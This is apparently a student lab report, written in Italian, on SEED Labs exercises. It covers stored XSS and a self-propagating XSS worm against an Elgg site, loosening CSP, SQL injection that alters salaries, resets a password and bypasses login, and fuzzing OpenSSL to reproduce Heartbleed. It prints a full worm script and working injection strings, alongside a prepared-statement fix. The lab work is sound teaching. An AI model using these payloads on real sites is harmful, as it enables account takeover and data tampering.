
2.1.4 a32 → e32 POST request

L’ultimo test è stato una POST request, dove in questo caso come previsto è stato inviato solo cookie-normal.

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`

Your request is a **cross-site** request!



2.2 XSS

2.2.1 Stored XSS


Goal: Putting a statement “SAMY is MY HERO” in other people’s profile without their consent.

2.2.1.1 Soluzione

In questo caso è stato richiesto di effettuare un attacco di tipo **Stored XSS** su un social network fittizio, nel quale una volta che un utente visita il profilo di Samy, deve essere impostato “SAMY is MY HERO” sulla descrizione della vittima, **sfruttando il meccanismo di modifica del profilo**, che non è altro che una richiesta POST ad un apposito endpoint nel quale l’autenticazione avviene tramite variabili di sessione.

Sfruttando il template già pronto, è necessario compilarlo con l’URL a cui inviare la richiesta, il contenuto della richiesta e il guid di Samy.

Ci sono diversi modi per ottenere il guid di Samy, in questo caso ne è stato semplicemente fatto il **print sulla console js del browser** una volta fatto l’accesso all’account di Samy:



Poi è stato **individuato l’endpoint a cui viene effettuata la richiesta di modifica del profilo**:

Status	Method	Domain	File	Initi...	Type	Trans...	Size	Headers	Cookies	Request	Re
302	POST	www.seed-server.com	edit	docu...	html	3.90 kB	15.95 kB	Filter Headers			
200	GET	www.seed-server.com	samy	docu...	html	3.95 kB	15.95 kB	POST			
200	GET	www.seed-server.com	all.min.css	style...	css	cached	12.93 kB	Scheme: http			
200	GET	www.seed-server.com	elgg.css	style...	css	cached	11.91 kB	Host: www.seed-server.com			
200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	8.30 kB	Filename: /action/profile/edit			

Infine l’ultima parte mancante è la **costruzione del contenuto della richiesta**, composta dai token anti CSRF, il nome del campo da modificare con il rispettivo contenuto e livello di visibilità (in questo caso è stato ovviamente a pubblico) ed il guid dell’utente di cui modificare il profilo.

Una volta costruito lo script malevolo bisogna solo **salvarlo nel campo description del profilo di Samy** per renderlo persistente e farlo inviare a tutti gli utenti che visualizzeranno il suo profilo:

Edit profile

Display name

Samy



Samy

About me

Embed content Visual editor

```
<script type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;

// Construct the content of malicious request
var sendurl = "http://www.seed-server.com/action/profile/edit";
var description = "&description=Samy is my hero (FNS)&accesslevel[description]=2" // set description and set public
var content = token + ts + name + description + guid; // total content
var samyGuid = 59;

if (elgg.session.user.guid != samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Public

Edit avatar

Edit profile

Change your set

Account statisti

Notifications

Group notificati

Per testare la correttezza dello script, è stato effettuato l'accesso all'utente Alice, per poi visitare il profilo di Samy.

Una volta aperto il suo profilo, **partirà in automatico la richiesta di edit profile** che imposterà nella descrizione il testo preimpostato:

The screenshot shows the Elgg For SEED Labs interface. At the top, the navigation bar includes 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and an 'Account' dropdown. The main content area displays the profile of 'Samy', which includes a profile picture of a person wearing a hat and sunglasses, and an 'About me' section. Below the profile picture, there are links for 'Blogs', 'Bookmarks', 'Files', and 'Pages'. To the right of the profile, there are buttons for 'Add friend' and 'Send a message'.

Below the profile, the browser's developer tools are open, showing the 'Network' tab. The 'Request' tab is selected, and a POST request to 'www.seed-server.com/edit' is highlighted. The 'Form data' section of the request is visible, showing the following parameters:

- __elgg_token: "LROspFGU9mw80-SuukURtg"
- __elgg_ts: "1774382520"
- name: "Alice"
- description: "Samy is my hero (FNS)"
- accesslevel[description]: "2"
- guid: "56"

Below the network tab, the profile of 'Alice' is shown. The 'About me' section of Alice's profile contains the text 'Samy is my hero (FNS)'.

2.2.2 Worm XSS

Goal: Make the XSS attack to self-propagate (worm)

The worm modifies the victim profile to **carry a copy of the worm code**, so it can further spread

2.2.2.1 Soluzione

In questo caso è necessario far sì che nella descrizione della vittima non solo venga impostato il testo desiderato, ma che venga anche aggiunto l'intero script nella descrizione della vittima, così che l'utente che visualizzerà il profilo di quest'ultimo sarà infettato a sua volta.

Per fare ciò, oltre a quanto fatto in precedenza, è necessario modificare lo script js assegnandogli un id (worm) per poter prendere il suo contenuto da js, così da poter inglobare l'intero script all'interno del campo description da inviare nella richiesta di edit profile:

The screenshot shows a user profile edit interface for a user named 'Samy'. The 'About me' field is in 'Visual editor' mode and contains a JavaScript script. A red box highlights the following code:

```
<script id="worm">
window.onload = function() {
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>\";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description with the worm code and set public access level
  var desc = "&description=Samy is my hero (FNS worm)" + wormCode;
  desc += "&accesslevel[description]=2";


  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
  var token = "&_elgg_token=" + elgg.security.token._elgg_token;
  var name = "&name=" + elgg.session.user.name;

  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  var samyGuid = 59;


  if (elgg.session.user.guid != samyGuid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

The rest of the script continues with an Ajax request to update the user's profile with the worm code. The interface also shows fields for 'Display name' (Samy) and a sidebar with options like 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

Non resta altro che verificare che la self propagation funzioni correttamente, prima visitando il profilo di Samy con quello di Alice:



Poi quello di Alice con quello di Boby per verificare la propagation:



2.2.3 CSP

Visit the websites example32a.com, example32b.com, example32c.com deployed locally by the lab

Each page displays **6 areas**, and JS code trying to write "OK" in them

If you see "Failed", the CSP blocked the JS

Change the server configuration so that all areas display "OK"

2.2.3.1 Configurazione di partenza

Configurazione Apache di partenza:

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```


2.2.3.2 32a

Sul sito 32a **non è stata impostata la policy CSP**, quindi tutte le tipologie di script possono essere eseguite correttamente:



2.2.3.3 32b

Sul sito 32b è stata invece impostata **una policy CSP che permette unicamente gli script da sé stesso e da example70.com**:



Per risolvere questo problema è stato necessario **aggiungere in script-src sia example60.com che abilitare gli script inline**:


```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com *.example60.com 'unsafe-inline'; \
    "
</VirtualHost>
```

Permettendo così l'esecuzione di tutti gli script:



2.2.3.4 32c

L'ultimo sito configura la policy CSP direttamente tramite PHP, e **di default permette solo gli script come in 32b più uno script inline con il nonce specificato:**



Per abilitare tutti gli script è stato necessario **procedere in maniera analoga al caso precedente**, ma **inoltre è stato rimosso lo script con il nonce dalle sorgenti valide**, dato che il browser in quel caso ignora la direttiva unsafe-inline bloccando l'esecuzione degli altri script inline senza nonce:

```
phpindex.php M X
web-security > xss-elgg > image_www > csp > phpindex.php
1  <?php
2  $cspheader = "Content-Security-Policy:".
3              "default-src 'self';".
4              "script-src 'self' *.example70.com *.example60.com 'unsafe-inline'".
5              "";
6  header($cspheader);
7  ?>
```



CSP Experiment

- 1. Inline: Nonce (111-111-111): OK
- 2. Inline: Nonce (222-222-222): OK
- 3. Inline: No Nonce: OK
- 4. From self: OK
- 5. From www.example60.com: OK
- 6. From www.example70.com: OK
- 7. From button click: Click me

 www.example32c.com

JS Code executed!

OK

2.3 SQL injection

Log-in as Alice (pass: *seedalice*), and *increase your salary*
Punish your boss Bobby, by *reducing his salary* to 1 dollar
Change Bobby's password to something that you know, and
then log into his account

2.3.1 Analyze edit query

La prima operazione effettuata prima di effettuare la SQL injection è stata quella di analizzare la query di update per la modifica del profilo avendo a disposizione il codice sorgente.

Studiando la query possiamo osservare due criticità fondamentali:

- I parametri di input vengono inseriti tramite string interpolation senza alcun controllo, permettendo così di iniettare caratteri speciali senza problemi
- La query non controlla in alcun modo l'autorizzazione prima di effettuare l'update, quindi con l'account di Alice è possibile aggiornare le informazioni di Bobby

```
$conn = getDB();  
// Don't do this, this is not safe against SQL injection attack  
$sql="";  
if($input_pwd!=''){  
    // In case password field is not empty.  
    $hashed_pwd = sha1($input_pwd);  
    //Update the password stored in the session.  
    $_SESSION['pwd']=$hashed_pwd;  
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";  
}  
else{  
    // if password field is empty.  
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";  
}
```

2.3.2 Increase Alice's salary

Per incrementare il salario di Alice basta far effettuare l'update del campo SALARY nella query, utilizzando in maniera corretta gli apici per chiudere la 'stringa' di un campo predefinito e aggiungere il campo SALARY nella query come ad esempio:



In questo caso la query risultante sarà (qui il salario è stato impostato a 15000):

```
$sql = "UPDATE credential SET nickname='',salary='15000',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
```

Infine è stato verificato il corretto update del salario dalla pagina iniziale contenente le informazioni di Alice:

Alice Profile	
Key	Value
Employee ID	10000
Salary	15000

2.3.3 Decrease Bobby's salary

Analogamente a quanto fatto in precedenza e dato che non c'è alcun meccanismo di autorizzazione, è possibile cambiare il salario di Bobby direttamente dal form di edit di Alice, con la seguente query:

`','salary='1' where name='Bobby';#`

Dove l'asterisco finale permette di commentare tutto il seguito della query originale così da non realizzare una query mal formata.

Status	Method	Domain	File
302	GET	www.seed-server.com	unsafe_edit_backend.php?NickName=',salary='1'+where+name='Bobby';#&Email=unsafe_home.php
200	GET	www.seed-server.com	unsafe_home.php

2.3.4 Change Bobby's password

Esattamente al procedimento utilizzato per cambiare il salario di Bobby, è anche possibile cambiargli la password con due metodi differenti:

- Impostando in maniera diretta la password invocando il metodo di hash (sha1) utilizzato: `','Password=sha1("bob") where name='Bobby';#`

Method	Domain	File
GET	www.seed-server.com	unsafe_edit_backend.php?NickName=',Password=sha1("bob")+where+name='Bobby';#&Email=unsafe_home.php
GET	www.seed-server.com	unsafe_home.php

- Supponendo di non conoscere il metodo di hash utilizzato, sarebbe stato possibile cambiare la password andando a riempire il campo password del form con la password desiderata, e specificare Bobby come target solo in uno dei campi successivi al campo password come PhoneNumber con: `' where name='Bobby';#`

```
,address='${input_address}',Password='${hashed_pwd}',PhoneNumber='${input_phone'}
```

Per verificare la corretta modifica della password è sufficiente provare ad accedere al profilo di Bobby:

Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20

tor

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility

Application

Method

Domain

File

Initiator

Type

Trans

GET

www.seed-server.com

unsafe_home.php?username=Bobby&Password=bob

document

html

1.67

2.3.5 Alternative route

Analizzando meglio il codice dell'applicazione è possibile notare come anche la query di login sia effettuata tramite string interpolation come quella di edit:

```
unsafe_home.php x
web-security > sql-injection > image_www > Code > unsafe_home.php
34 <body>
35 <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
36 <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
37
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
78 }
```

Questo permette quindi di poter bypassare l'intero meccanismo di autenticazione tramite un'iniezione nel form di login, permettendo così di poter accedere al profilo di qualsiasi utente senza nemmeno dovergli cambiare la password:

Employee Profile Login

USERNAME Bobby';#

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20

Debugger Network Style Editor Performance Memory Storage Accessibility Application


Domain File

www.seed-server.com unsafe_home.php?username=Boby'&#&Password=

2.3.6 Prepared Statement

Modify the web app at <http://www.seed-server.com/defense/> to use a prepared statement

In questa web app era nuovamente possibile bypassare il login tramite sql injection:



Una soluzione che dovrebbe essere utilizzata in qualsiasi situazione è quella dei prepared statement, che permettono di separare completamente la componente di istruzione e di dati in una query. In questo caso il codice PHP diventa:


```
// UNSAFE QUERY
// $result = $conn->query("SELECT id, name, eid, salary, ssn
//                        FROM credential
//                        WHERE name= '$input_une' and Password= '$hashed_pwd'")

// prepare statemt
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and Password = ?");
// bind parameter
$stmt->bind_param("is", $input_une, $input_pwd);
$stmt->execute();
$result = $stmt->get_result();

if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
    $name     = $firstrow["name"];
    $eid      = $firstrow["eid"];
    $salary   = $firstrow["salary"];
    $ssn      = $firstrow["ssn"];
}

// close the statement and the sql connection
$stmt->close();
$conn->close();
```

Permettendo di considerare tutti i dati inseriti dall'utente appunto solo come dati:



3 Fuzzing

3.1 OpenSSL Heartbleed with AFL and ASAN

Fuzz OpenSSL with **AFL** and **Address Sanitizer (ASAN)**

Reproduce Heartbleed

Interpret results, diagnose the bug

3.1.1 Setup

Innanzitutto sono stati **disabilitati i messaggi di warning core dump**, poi è stata **compilata la libreria OpenSSL** (una versione vulnerabile ad HeartBleed), abilitando le funzionalità di **debug** e l'utilizzo solo di **librerie statiche**, per poter poi abilitare ASAN tramite:

```
Sudo bash -c 'echo chore >/proc/sys/kernel/core_pattern  
CC=afl-clang-fast ./config -d -g -no-shared  
AFL_USE_ASAN=1 make build_libs
```

È stato poi **completato il programma di harness** inserendo la lettura dallo standard input tramite metodo read() come richiesto:

```
int main() {  
    static SSL_CTX *sctx = Init();  
    SSL *server = SSL_new(sctx);  
    BIO *sinbio = BIO_new(BIO_s_mem());  
    BIO *soutbio = BIO_new(BIO_s_mem());  
    SSL_set_bio(server, sinbio, soutbio);  
    SSL_set_accept_state(server);  
  
    /* TODO: To spoof one end of the handshake, we need to write data to sinbio  
    * here  
    */  
    char data[100] = {0};  
    read(STDIN_FILENO, data, 100);  
  
    BIO_write(sinbio, data, 100);  
  
    SSL_do_handshake(server);  
    SSL_free(server);  
    return 0;  
}
```

Successivamente è stato compilato con il **compilatore fornito da AFL** importando la libreria OpenSSL buildata precedentemente:

```
unina@software-security:~/github/fuzzing/heartbleed$ AFL_USE_ASAN=1 afl-clang-fast++ handshake.cc  
-o handshake openssl/libssl.a openssl/libcrypto.a -I openssl/include -ldl  
afl-cc++4.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: LLVM-PCGUARD  
SanitizerCoveragePCGUARD++4.00c  
[+] Instrumented 10 locations with no collisions (non-hardened, ASAN mode) of which are 0 handled  
and 0 unhandled selects.
```

3.1.2 Fuzzing

Per effettuare il fuzzing sul programma di harness è stato generato un semplice **seed di input** come file di testo:

```
unina@software-security:~/github/fuzzing/heartbleed$ echo 'potato' > input/seed.txt
unina@software-security:~/github/fuzzing/heartbleed$ cat input/seed.txt
potato
```

Ed è infine **stato avviato l'AFL fuzzer** tramite: `afl-fuzz -i input/ -o afl_out -m none -- ./handshake`
 Ottenendo un **crash univoco** (da notare come una volta ottenuto il primo crash dopo circa quattro minuti, gli input che hanno causato lo stesso crash sono aumentati molto rapidamente)

american fuzzy lop ++4.00c [default] (./handshake) [fast] ults	
process timing	overall results
run time : 0 days, 0 hrs, 9 min, 59 sec	cycles done : 1
last new find : 0 days, 0 hrs, 1 min, 13 sec	corpus count : 38
last saved crash : 0 days, 0 hrs, 4 min, 54 sec	saved crashes : 1
last saved hang : none seen yet	saved hangs : 0
cycle progress	map coverage
now processing : 37.0 (97.4%)	map density : 4.68% / 5.08%
runs timed out : 0 (0.00%)	count coverage : 1.35 bits/tuple
stage progress	findings in depth
now trying : splice 14	favorred items : 23 (60.53%)
stage execs : 78/192 (40.62%)	new edges on : 27 (71.05%)
total execs : 111k	total crashes : 42 (1 saved)
exec speed : 192.5/sec	total tmouts : 3 (2 saved)
fuzzing strategy yields	item geometry
bit flips : disabled (default, enable with -D)	levels : 10
byte flips : disabled (default, enable with -D)	pending : 13
arithmetics : disabled (default, enable with -D)	pend fav : 1
known ints : disabled (default, enable with -D)	own finds : 37
dictionary : n/a	imported : 0
havoc/splice : 30/68.8k, 8/42.2k	stability : 100.00%
py/custom/rq : unused, unused, unused, unused	
trim/eff : 26.67%/39, disabled	[cpu000: 33%]

3.1.3 Bug diagnostic

3.1.3.1 ASAN

Una volta ottenuto un crash, è stato utilizzato lo stesso file di input per seguire normalmente il programma e poter **diagnosticare il problema tramite ASAN**.

In particolare è stato rilevato un Buffer Over Read, provando a leggere circa 30kb, quindi è stato correttamente attivato Heart Bleed.

Questo bug è stato triggerato dall'operazione di **memcpy**, invocata dal metodo **tls1_process_heartbeat()** nel file **t1_lib.c** (riga 2586) di OpenSSL.

```

unina@software-security:~/github/fuzzing/heartbleed$ ./handshake < afl_out/default/crashes/id\000000\,sig\006\,src\000009+000006\,time\30
=====
==304595==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp 0x7ffda388b850 sp 0x7ffda388b018
READ of size 32958 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unina/github/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4ded5f in tls1_process_heartbeat /home/unina/github/fuzzing/heartbleed/openssl/ssl/t1_lib.c:2586:3
#2 0x5535da in ssl3_read_bytes /home/unina/github/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x558139 in ssl3_get_message /home/unina/github/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7
#4 0x520b0e in ssl3_get_client_hello /home/unina/github/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4
#5 0x51c97e in ssl3_accept /home/unina/github/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4did0f in main /home/unina/github/fuzzing/heartbleed/handshake.cc:48:3
#7 0x7f42e4ffcd8f in __libc_start_call_main csu/../sysdeps/nptl/libc_start_call_main.h:58:16
#8 0x7f42e4ffce3f in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/github/fuzzing/heartbleed/handshake+0x4204c4)

```

```
0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
  #0 0x49d3ad in malloc (/home/unina/github/fuzzing/heartbleed/handshake+0x49d3ad)
  #1 0x58a0a9 in CRYPTO_malloc /home/unina/github/fuzzing/heartbleed/openssl/crypto/mem.c:308:8

SUMMARY: AddressSanitizer: heap-buffer-overflow (/home/unina/github/fuzzing/heartbleed/handshake+0x49c766) in __asan_memcpy
Shadow bytes around the buggy address:
 0x0c527fff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527fff92a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527fff92b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527fff92c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527fff92d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c527fff92e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c527fff92f0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c527fff92f8: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
```

È stato successivamente analizzato lo stesso bug utilizzando gdb, per poter analizzare lo **stack frame** nel momento in cui è stato invocato il metodo `tls1_process_heartbeat()`:

```

pwndbg> set breakpoint pending on
pwndbg> break __asan::ReportGenericError
Breakpoint 1 at 0x4a28c4
pwndbg> run < afl_out/default/crashes/id:000000,sig:06,src:000009+000006,time:305287,execs:55720,op:splice,rep:4
Starting program: /home/unina/github/fuzzing/heartbleed/handshake < afl_out/default/crashes/id:000000,sig:06,src:0
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00000000004a28c4 in __asan::ReportGenericError(unsigned long, unsigned long, unsigned long, unsig

```

```

pwndbg> backtrace
#0  0x00000000004a28c4 in __asan::ReportGenericEr
#1  0x000000000049c786 in __asan_memcpy ()
#2  0x00000000004ded60 in tls1_process_heartbeat
#3  0x00000000005535db in ssl3_read_bytes (s=0x61
#4  0x000000000055813a in ssl3_get_message (s=0x6
#5  0x0000000000520be1 in ssl3_get_client_hello (
#6  0x000000000051c97f in ssl3_accept (s=<optimiz
#7  0x000000000004d1d0 in main () at handshake.cc
#8  0x000007ffff7a78d90 in __libc_start_call_main
#9  0x000007ffff7a78e40 in __libc_start_main_impl
.../csu/libc-start.c:392
#10 0x00000000004204c5 in _start ()

pwndbg> frame 2
#2  0x00000000004ded60 in tls1_process_heartbeat
2586                                memcpy(bp, pl, payload);
pwndbg> print/x payload
$1 = 0x8900

```

```

unina@software-security: ~/github/fuzzing/heartbleed$ hexdump -C afl_out/default/crashes/id
00000000  18 03 89 00 5e 01 89 00 5e 01 03 03 ff      |....^...^....|
0000000d

```

